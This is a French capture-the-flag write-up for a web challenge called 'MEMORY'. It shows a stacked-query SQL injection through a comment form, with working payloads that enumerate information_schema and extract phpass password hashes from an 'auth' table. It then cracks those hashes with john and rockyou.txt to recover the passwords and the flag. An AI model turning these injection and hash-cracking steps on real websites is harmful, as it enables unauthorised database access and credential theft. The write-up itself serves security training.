


Write-Up – Challenge MEMORY

Dans ce document, je vous propose une solution au challenge web « MEMORY »
Tout d’abord, ouvrons la page web du challenge.



Il s’agit visiblement d’un jeu classique du memory basé sur le thème d’haloween.
Juste en dessous de celui-ci, se trouve un petit formulaire permettant aux joueurs de donner leurs avis sur le jeu.

Essayons d’en poster un ...



Il semblerait de plus qu'on nous informe du dernier commentaire publié.

Nous pouvons supposer que derrière ce système se trouve une base de donnée dans laquelle est enregistré les commentaires publiés.

Une première chose que nous pouvons essayer de faire est de voir si ce formulaire est faillible aux SQLi.

Essayons par exemple d'y entrer « 'good » pour voir si le caractère « ' » est échappé ou non.




Enter your comment

The last comment published was : "nice !"

Send your comment

Une fois le commentaire publié, nous avons :



Enter your comment

Il y a vraisemblablement un problème ...

Le bouton et le label dynamique ont tout les deux disparus.

Ce formulaire est peut être bien faillible aux injections SQL.

Nous pouvons dire avec assez de confiance que la requête SQL envoyé à la base pour publié le commentaire est de la forme `INSERT INTO nom_de_la_table(comment) VALUES('le_commentaire')`

Une injection SQL de ce type pourrait fonctionner : `good') ; requête_de_notre_choix#`
En mettant un apostrophe et une parenthèse, nous sortons du `VALUES` (comme si la requête `INSERT` était terminé). Nous mettons ensuite un « ; » pour spécifier que nous exécutons une deuxième requête à la suite de la requête `INSERT`. Il ne nous reste plus qu'à écrire la requête de notre choix. Enfin le « # » nous permet de mettre en commentaire le reste de la ligne au cas où il y a avait des choses supplémentaires après le `VALUES`.

Un problème subsiste encore. Comment avoir un retour des requête que nous exécutons ?

Nous pourrions utiliser le label dynamique affichant le dernier commentaire publié.

Pour cela, nous devrions à la suite de la première requête `INSERT` faire une deuxième requête `INSERT` qui mettrait dans la table comment le résultat de la requête arbitraire que nous souhaitons exécuter.

L'injection SQL ressemblerait alors à ceci : « ') ; INSERT INTO comments(comment) requête_de_notre_choix#

Essayons par exemple tout bêtement de récupérer le nom de la base de donnée avec cette injection SQL. Nous devrions alors écrire ceci dans le champ : « ') ; INSERT INTO comments(comment) SELECT database()# »

Enter your comment

The comment has been published, thanks

The last comment published was : ""

En publiant le commentaire nous obtenons :

Enter your comment

The comment has been published, thanks

The last comment published was : "memory"

Ça a bien marché, nous avons à réussi à récupérer le nom de la base de donnée avec laquelle nous interagissons.

Rappelons que notre objectif est de récupérer deux mots de passe stocké dans cette base de donnée. Pour trouver leur emplacement, nous allons faire un peu d'énumération grâce aux SQLi.

Nous savons que nous pouvons exécuter des requêtes SQL comme nous le désirons, donc nous pouvons essayer consulter la base information_schema de MySQL pour avoir toute les informations que nous désirons. Essayons par exemple d'obtenir le nombre de table présentes dans la base « memory ».

On peut trouver assez facilement sur internet la structure complète de la base information_schema (ses tables, ses colonnes etc ...)

Nous allons écrire ceci : '); INSERT INTO comments(comment) SELECT COUNT(table_name) FROM information_schema.tables WHERE table_schema="memory"#

Enter your comment

The comment has been published, thanks

The last comment published was : "memory"

Publions le commentaire ...

Enter your comment

The comment has been published, thanks

The last comment published was : "2"

Nous avons maintenant l'information que la base « memory » contient deux tables. Nous connaissons déjà une des deux, il s'agit de la table comments.

Essayons de déterminer le nom de l'autre table.

Pour cela nous allons spécifier dans une clause where que table_name doit être différent de « comments ».

Essayons ceci : '); INSERT INTO comments(comment) SELECT table_name FROM information_schema.tables WHERE table_schema="memory" AND table_name != "comments"##

Enter your comment

The comment has been published, thanks

The last comment published was : "2"

Essayons :

Enter your comment

The comment has been published, thanks

The last comment published was : "auth"

Ça a fonctionné, nous savons maintenant qu'il existe une deuxième table « auth » dans la base « memory » Continuons avec la base information_schema pour énumérer plus en détail cette table auth.

Nous allons plus précisément faire appel à la table COLUMNS de information_schema pour obtenir ces informations.

Essayons cela par exemple : '); INSERT INTO comments(comment) SELECT COUNT(column_name) FROM information_schema.columns WHERE table_name="auth"##

Nous obtenons :

Enter your comment

The comment has been published, thanks

The last comment published was : "3"

Nous savons que la table « auth » à trois colonnes. Cherchons leur noms.

Nous allons utiliser la clause LIMIT pour les avoir un par un. Puisqu'un seul affichage est possible à la fois avec ce système.

Essayons ça : '); INSERT INTO comments(comment) SELECT column_name FROM information_schema.columns WHERE table_name="auth" LIMIT 0,1#

Enter your comment

The comment has been published, thanks

The last comment published was : "3"

On a alors :

Enter your comment

The comment has been published, thanks

The last comment published was : "id"

Sans grande surprise, le premier champ porte le nom « id » qui correspondant très certainement à la clé primaire de la table « auth »

Voyons pour les deux autres ...

Pour avoir le deuxième champ, nous envoyons : '); INSERT INTO comments(comment) SELECT column_name FROM information_schema.columns WHERE table_name="auth" LIMIT 1,1#

Nous obtenons alors :

Enter your comment

The comment has been published, thanks

The last comment published was : "password"

Et enfin pour le troisième ...

Nous envoyons : '); INSERT INTO comments(comment) SELECT column_name FROM information_schema.columns WHERE table_name="auth" LIMIT 1,2#

Enter your comment

The comment has been published, thanks

The last comment published was : "password"

Et nous obtenons sans trop de suspens :

Enter your comment

The comment has been published, thanks

The last comment published was : "username"

Nous avons finalement une deuxième table « auth » en plus de « comments » dans la base « memory » avec trois champs « id », « password » et « username »

Nous trouverons peut être bien ce qui nous intéresse dans le champ password

Voyons déjà combien d'enregistrements il y a dans cette table.

Entrons : '); INSERT INTO comments(comment) SELECT COUNT(id) FROM auth#

Nous obtenons :

Enter your comment


The comment has been published, thanks

The last comment published was : "2"

Il y a deux enregistrements dans cette table, ça tombe bien, on cherche à trouver deux mots de passe.

Nous allons encore une fois utiliser la clause LIMIT pour les afficher un par un.

Commençons par le premier : ') ; INSERT INTO comments(comment) SELECT password FROM auth LIMIT 0,1#




Enter your comment

The comment has been published, thanks

The last comment published was : "2"

Après avoir appuyé sur envoyé on obtient :



Enter your comment

The comment has been published, thanks

The last comment published was : "\$P\$B2RRJhDzqYTu.coi8vHM2gBiJc371w."

On en a un sur deux.

Mainenant envoyons : ') ; INSERT INTO comments(comment) SELECT password FROM auth LIMIT 1,1#



Enter your comment

The comment has been published, thanks

The last comment published was : "\$P\$BEBdjDG0EnosJWNDD7ZY2eQO2Zp29g1"

Et enfin le deuxième.

Il ne nous reste plus qu'à tenter de retrouver les deux mots de passe en clair.

Pour cela, nous allons utiliser l'outil de ligne de commande « john » avec la très connue wordlist « rockyou.txt »

Commençons par la première chaîne : \$P\$B2RRJhDzqYTu.coi8vHM2gBiJc371w.

```
yanis@pico: ~  
root@kali:~# cat hash  
$P$B2RRJhDzqYTu.coi8vHM2gBiJc371w.  
root@kali:~# john hash --wordlist=/usr/share/wordlists/rockyou.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 128/128 AVX 4x3])  
Cost 1 (iteration count) is 8192 for all loaded hashes  
Will run 4 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
platinum84 (?)  
1g 0:00:01:40 DONE (2022-07-13 23:12) 0.009924g/s 5958p/s 5958c/s 5958C/s playbo  
y$..pitodemono  
Use the "--show --format=phpass" options to display all of the cracked passwords  
reliably  
Session completed.  
root@kali:~#
```

Nous trouvons finalement le premier mot de passe en clair il s'agit de « platinum84 »

Passons au deuxième : \$P\$BEBdjDG0EnosJWNDD7ZY2eQO2Zp29g1

```
yanis@pico: ~  
root@kali:~# john hash2 --wordlist=/usr/share/wordlists/rockyou.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 128/128 AVX 4x3])  
Cost 1 (iteration count) is 8192 for all loaded hashes  
Will run 4 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
satellite2 (?)  
1g 0:00:02:14 DONE (2022-07-13 23:18) 0.007450g/s 5962p/s 5962c/s 5962C/s satryo  
..sassin  
Use the "--show --format=phpass" options to display all of the cracked passwords  
reliably  
Session completed.  
root@kali:~#
```


Les deux mots de passes sont ainsi « platinum84 » et « satellite2 ».

Nous trouvons alors le flag qui est **HACKDAY{platinum84_satellite2}**

Ce qui conclut ce challenge

Auteur : Yam